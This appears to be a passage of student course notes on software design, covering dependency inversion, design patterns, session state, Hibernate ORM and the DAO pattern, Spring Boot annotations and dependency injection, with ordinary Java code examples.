➤ Dependency Inversion Principle (DIP)

- Depend upon abstractions, not concretes.
 - Loose coupling: Reduces dependencies between modules, making the code more flexible and easier to test.

```

class MySQLDatabase {
    public void connect() { }
}

class UserService {
    private MySQLDatabase database = new MySQLDatabase();
}

/* UserService is tightly coupled to MySQLDatabase

```

```

interface Database {
    void connect();
}

class MySQLDatabase implements Database {
    public void connect() { }
}

class MongoDBDatabase implements Database {
    public void connect() { }
}

class UserService {
    private Database database;

    public UserService(Database database) {

```

```

        this.database = database;
    }
}

/* Now UserService can use any database implementation. */

```

DESIGN PATTERNS

Definition: General reusable solutions to common problems in software design.

Why? Proven solutions, reduce errors, increase reuse.

Types:

1. Coding-level patterns
 - Creational (how to create objects): Factory, Builder, Singleton.
 - Structural (how to construct a system with objects/components): Adapter, Bridge, Decorator, Facade, Proxy.
 - Behavioural (how to control objects at runtime): Observer, Iterator, Mediator, Interpreter.
2. Architectural-level patterns
 - Layering
 - MVC
 - Session State
 - Domain Logic
 - Messaging


LAYERING PATTERN

- Understand a single layer as a coherent whole without knowing much about the other layers
- Substitute layers with alternative implementations
- Minimise dependencies between layers
- Standardise interfaces between layers

e.g. “In a web app, the presentation layer (React UI) can be replaced without altering the business logic (Java services).”

VERTICAL


For example, the OSI model for a communication system:



HORIZONTAL

Multi-tier design (e.g., 3-tier web apps).

- Separates complexities
- Maximises reuse
- Improves scalability




MODEL-VIEW-CONTROLLER (MVC) PATTERN


Model: Data + business logic.

View: Presentation/UI.


Controller: Handles input, updates model/view.

Decouples concerns, leading to maintainable, testable code.






Example 1 – MVC Pattern in Spring



Example 2 – A Spring MVC




SESSION STATE PATTERNS

Session State Patterns are an *enterprise application pattern*, which model system architecture decisions.

- A session is a semi-permanent interactive exchange
 - e.g. your logged-in browsing session.
- A session state is the information required to keep that session alive across multiple requests.
 - e.g. when you click on another page on the same website, the server needs to remember who you are between clicks.

Session State Patterns describe where and how that “remembered” information is stored.



Why do we need this?

- Security: Verify that requests come from authenticated users.
- Personalisation: Provide tailored experiences (e.g. personal shopping cart)

CLIENT SESSION STATE

State is stored on the client side (e.g. in cookies, local storage, JWT tokens)

- Pros
 - Reduces load on the server (stateless servers)
 - Scales well since doesn't rely on server memory
 - Easy server fail recovery
- Cons
 - Security risks (must encrypt or protect state)
 - Communication overhead

Example: a shopping cart stored as a cookie in the browser.

SERVER SESSION STATE

State is stored in the server's memory.

- Pros
 - Simple, no need for additional client-side programming
 - Secure (not exposed directly to client)
 - Fast to access (in-memory)
- Cons
 - Memory cost
 - Some performance overhead
 - Doesn't scale easily: if a user's requests hit a secondary server, their session may be lost
 - Not persistent, so it is difficult to recover from server failure or error

DATABASE SESSION STATE


State is stored as committed data in a database (centralised, persistent)

- Pros
 - Can handle large session state objects
 - DB is shared across multiple servers, so it is great for scalability
 - Persistent, so it survives server crashes/restarts, making recovery easier
 - Secure
- Cons:
 - Slower than memory-based approaches
 - Requires more infrastructure
 - Need to carefully manage transactions

Example: E-commerce site storing user cart in a database so you can resume shopping from any device.

DOMAIN LOGIC PATTERNS

Goal: outline how we should manage the business data of the organisation. Refers to the M of MVC.



TRANSACTION SCRIPT

Procedural style: Encapsulates each business transaction in a separate procedure or function.

For example, `transfer(from, to, amount)` directly checks balances and updates accounts.

- Pros:
 - Simple, quick to implement
 - Easy to understand
 - Fast with low performance overhead
 - Good for small systems with limited logic
- Cons:
 - Hard to maintain and reuse
 - Becomes messy as complexity grows.
 - Creates duplicate code across scripts

DOMAIN MODEL

Represents business entities as objects or classes with methods enforcing business rules.

For example, an `Account` class represents the `Account` business entity and has methods such as `withdraw()`, `deposit()`, and `transferTo()`.

- Pros:
 - Encapsulation leads to reusable, testable, and maintainable code
 - Business logic lives inside domain objects, closer to real-world modelling
 - Can handle complicated business logic
- Cons:

- More upfront design effort (hence more expensive)
- Can be harder to maintain
- Can be harder to map to a relational database (necessitating ORM frameworks like Hibernate)

TABLE MODEL

One class per database table with methods to operate on the table rows.

- Pros:
 - Easy to understand as it centralises logic related to a specific table
 - Easy to reuse for simple business
- Cons:
 - Weaker encapsulation than domain models
 - Business rules tied to database structure, not to domain objects
 - Harder to handle complicated business
 - Harder to handle concurrency

MESSAGING CHANNEL PATTERNS

These patterns enable asynchronous communication between system components or services.

POINT-TO-POINT


Messages are sent into a queue. One receiver consumes the message.

For example, an order processing system where orders are processed one at a time.

PUBLISH-SUBSCRIBE


Messages are sent to a topic. Multiple subscribers receive the same message.

For example, releasing stock price updates to multiple clients.



INTRODUCTION TO ORMS

An Object-Relational Mapping (ORM) is a programming technique that lets developers interact with a relational database using object-oriented code instead of writing raw SQL. It maps database tables to classes, rows to objects, and columns to fields.



Developers can perform CRUD operations through methods on objects rather than using raw SQL queries. For example, instead of:

```
SELECT * FROM Student WHERE id = 1;
```


You can write in Java Hibernate:

```
Student student = session.get(Student.class, 1);
```

- Pros:
 - Reduce boilerplate code
 - Improves codebase readability
 - Keeps business logic separate from database specifics → *Separation of Concerns*
 - Increases consistency and readability.
- Cons:
 - Adds performance overhead. Hence, ORMs should not be used for performance-critical applications such as high-frequency queries (e.g. stock trading, real-time analytics, etc.)
 - ORMs struggle with advanced joins, indexes, and database-specific features. Hence, you still may require custom SQL queries for more complex queries.

HIBERNATE

Hibernate is an ORM framework for Java. It maps an object-oriented domain model to a traditional relational database.



```

@Entity
public class Book {
    @Id
    private int id;
    private String title;
    private String author;
}

```

Use Hibernate in a Controller

```

@PostMapping("/addBook")
public String addBook(@RequestParam String title, @RequestParam String author) {
    Book newBook = new Book();
    newBook.setTitle(title);
    newBook.setAuthor(author);

    Session session = factory.getCurrentSession();
    try {
        session.beginTransaction();
        session.save(newBook);
        session.getTransaction().commit();
        return "Book added successfully!";
    } catch (Exception e) {
        return "Error adding book!";
    }
}

```

The above architecture is Presentation → Controller → ORM/Hibernate → DB.

However, larger applications also sometimes use the Data Access Object (DAO) pattern.

- Create a dedicated object (class) whose only job is to interact with the database.
- Controllers don't know *how* the data is stored, they just call methods like:
 - bookDAO.save(book)
 - bookDAO.get(id)
 - bookDAO.getAll()
 - bookDAO.update(book)
 - bookDAO.delete(id)

For example:

```

/* Define what operations you can do with Book data, not how */
public interface BookDAO {
    void save(Book book);
    Book get(int id);
    List<Book> getAll();
    void update(Book book);
    void delete(int id);
}

public class BookDAOImpl implements BookDAO {
    private SessionFactory factory;

    public BookDAOImpl(SessionFactory factory) {
        this.factory = factory;
    }

    @Override
    public void save(Book book) {
        Session session = factory.getCurrentSession();
        session.beginTransaction();
    }
}

```

```

        session.save(book);
        session.getTransaction().commit();
    }

    @Override
    public Book get(int id) {
        Session session = factory.getCurrentSession();
        return session.get(Book.class, id);
    }

    // ... getAll, update, delete ...
}

@RestController
public class BookController {

    private BookDAO bookDAO = new BookDAOImpl(/* sessionFactory */);

    @PostMapping("/addBook")
    public String addBook(@RequestParam String title,
                          @RequestParam String author) {
        Book newBook = new Book();
        newBook.setTitle(title);
        newBook.setAuthor(author);

        try {
            bookDAO.save(newBook);
            return "Book added successfully!";
        } catch (Exception e) {
            return "Error adding book!";
        }
    }
}

```

Now the Controller doesn't know about Hibernate sessions or transaction handling. It just says, "Here is a Book object, please save it."

With this, the architecture is Presentation → Controller → DAO → ORM/Hibernate → DB.

➤ Pros

- Separation of concerns
 - Controller = request/response, validation, etc.
 - DAO = knows about database
- Encapsulation
 - If you switch from Hibernate to another ORM, only your DAO implementations change.
- Testability
 - In tests, you can mock BookDAO and test your service logic without hitting a real database

➤ Cons

- More classes and boilerplate
- Overkill for small apps

WEEK 6: SPRING BOOT

Content
➤ Introduction to the Spring Boot framework ➤ Microservices architecture basics / full-stack development
Lab 5: Hibernate with Spring Boot

INTRODUCTION

Spring Boot is an open-source Java framework built on top of the Spring Framework.


Its main goal is to simplify:

- Application setup
 - Dependency management
 - Configuration (zero XML)
 - Deployment of stand-alone production-ready apps
- Pros:
 - Fast development and deployment
 - Avoids complex XML configuration in Spring (annotation-driven)
 - Comes with embedded servers
 - Production-ready features built-in
 - Large ecosystem of “starters” makes dependency management easy
 - Cons:
 - Auto-configuration can make debugging difficult
 - Larger memory footprint

It is designed for the *microservices architecture* – apps split into small, independently deployable services.

This architecture has several advantages:

- Easy deployment
- Simple scalability
- Compatible with containers like Docker and Kubernetes
- Minimal configuration
- Clear separation of concerns



DEPENDENCY MANAGEMENT

Spring Boot manages dependency versions using:

SPRING BOOT STARTERS

Bundles of pre-configured dependencies.

- spring-boot-starter-web → REST APIs
- spring-boot-starter-data-jpa → Hibernate
- spring-boot-starter-security → authentication/authorisation
- spring-boot-starter-thymeleaf → web templating
- spring-boot-starter-test → JUnit, Mockito, Spring Test

These simplify compatibility → no version mismatch headaches.

BUILD TOOLS

Maven: use spring-boot-starter-parent in `pom.xml`.

```
<parent>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-parent</artifactId>
  <version>3.x.x</version>
</parent>
```

Gradle: Add starter dependencies directly in `build.gradle`.

```
dependencies {
    implementation 'org.springframework.boot:spring-boot-starter-web'
}
```

SPRING BOOT SETUP

The entry point of the Spring Boot Application is the class containing the `@SpringBootApplication` annotation.

```
@SpringBootApplication
public class DemoApplication {
    public static void main(String[] args) {
        SpringApplication.run(DemoApplication.class, args);
    }
}
```

`@SpringBootApplication` automatically bundles:

1. `@EnableAutoConfiguration`
 - a. Spring Boot automatically configures your application based on the dependencies you have added to the project.
 - b. e.g.
 - i. spring-boot-starter-web → auto-configures Tomcat
 - ii. spring-boot-starter-data-jpa → auto-configures Hibernate
 - iii. If MySQL jar is present → configures MySQL
 - iv. If nothing is configured → uses H2 in-memory by default
2. `@ComponentScan`
 - a. Automatically scans for:
 - i. `@Controller`
 - ii. `@RestController`
 - iii. `@Service`
 - iv. `@Repository`
 - v. `@Component`

- b. It then converts these into beans. Beans are objects that Spring creates and manages for us.

3. @SpringBootConfiguration

- a. Marks the class as a configuration class (like @Configuration).

SPRING BOOT STEREOTYPE ANNOTATIONS

Stereotype annotations are special annotations in Spring used to auto-detect and register beans in the application context. These serve two purposes:

1. Allows you to use dependency injection in Spring
2. Semantic labels

➤ @Component

- Base annotation, general-purpose bean.
- Use when the class does not fit in another stereotype category.

```
@Component
public class PasswordStrengthChecker {

    public boolean isStrong(String password) {
        return password.length() >= 8 &&
            password.matches(".*[A-Z].*") &&
            password.matches(".*[0-9].*");
    }
}

/* This class doesn't talk to a database, handle business logic,
or handle web requests → perfect for @Component */
```

➤ @Service

- A specialisation of @Component used for **business logic classes**. Mostly semantics.

```
@Service
public class BankingService {

    public void transferMoney(Account from, Account to, double amount) {
        if (from.getBalance() < amount) {
            throw new IllegalStateException("Insufficient funds");
        }
        from.withdraw(amount);
        to.deposit(amount);
    }
}
```

➤ @Repository

- A specialisation of @Component used for data access, typically wrapping some sort of DB or ORM e.g. MongoDB or Hibernate.
- Spring will create the class as a bean and translate SQL exceptions into Spring-friendly ones.

```
@Repository
public class BookRepository {

    @PersistenceContext
    private EntityManager em;

    public Book findById(int id) {
        return em.find(Book.class, id);
    }
}
```



```

    }

    public void save(Book book) {
        em.persist(book);
    }
}

```

➤ @Controller

- Used in Spring MVC for returning views (HTML pages).

```

@Controller
public class PageController {
    @GetMapping("/home")
    public String home() {
        return "home.html"; // a view template
    }
}

```

➤ @RestController

- A combination of @Controller + @ResponseBody, used for REST APIs that return JSON.

```

@RestController
public class ApiController {
    @GetMapping("/hello")
    public String hello() {
        return "hello";
    }
}

```

Other annotations:

- @GetMapping, @PostMapping etc. are equivalent to @RequestMapping(method=RequestMethod.GET)

DEPENDENCY INJECTION

WHAT IS IT?

Suppose you have this class.

```

@Component
public class PasswordStrengthChecker {
    public boolean isStrong(String password) { ... }
}

```

- At startup, @ComponentScan finds this class.
- Spring creates a bean instance of PasswordStrengthChecker (usually singleton).

You can now inject it:

```

@Service
public class BankingService {

    private final PasswordStrengthChecker checker;

    public BankingService(PasswordStrengthChecker checker) {
        this.checker = checker;
    }
}

```

```
}  
}
```

- Spring automatically gives you a PasswordStrengthChecker instance.
- No need to write: `PasswordStrengthChecker checker = new PasswordStrengthChecker();`
- Spring: "I see that BankingService needs a PasswordStrengthChecker, so I'll create one and give it to you."

This is dependency injection: your class declares what it needs, and the framework provides it.

WHY IS IT IMPORTANT

- No more building all dependencies yourself
 - With DI, you just declare what you need, and the framework provides it automatically.
 - i.e. no more:

```
UserService userService = new UserService(  
    new UserRepository(new DatabaseConnection()),  
    new PasswordStrengthChecker()  
);
```

- More testable
 - DI makes classes easy to test because you can pass in fake, stub, or mock dependencies.

```
BankingService service = new BankingService(mockRepo, fakeChecker);
```

- Loose coupling
 - When classes depend on abstractions rather than concrete classes, you can switch implementations freely.
 - e.g. Below you can inject `MySQLAccountRepository` or `PostgresAccountRepository`.

```
public BankingService(AccountRepository repo)
```

WEEK 7: OOP FUNDAMENTALS

Content
➤ OOP basics
Lab 6: Spring Boot and OOP

INTRODUCTION

PROS

1. **Reusability:** Inheritance and composition leads to code reuse → less duplication (DRY)

2. **Modularity:** Models real-world concepts naturally → intuitive code that is conceptually aligned with the system.
3. **Encapsulation** leads to safer, more maintainable code.

CONS

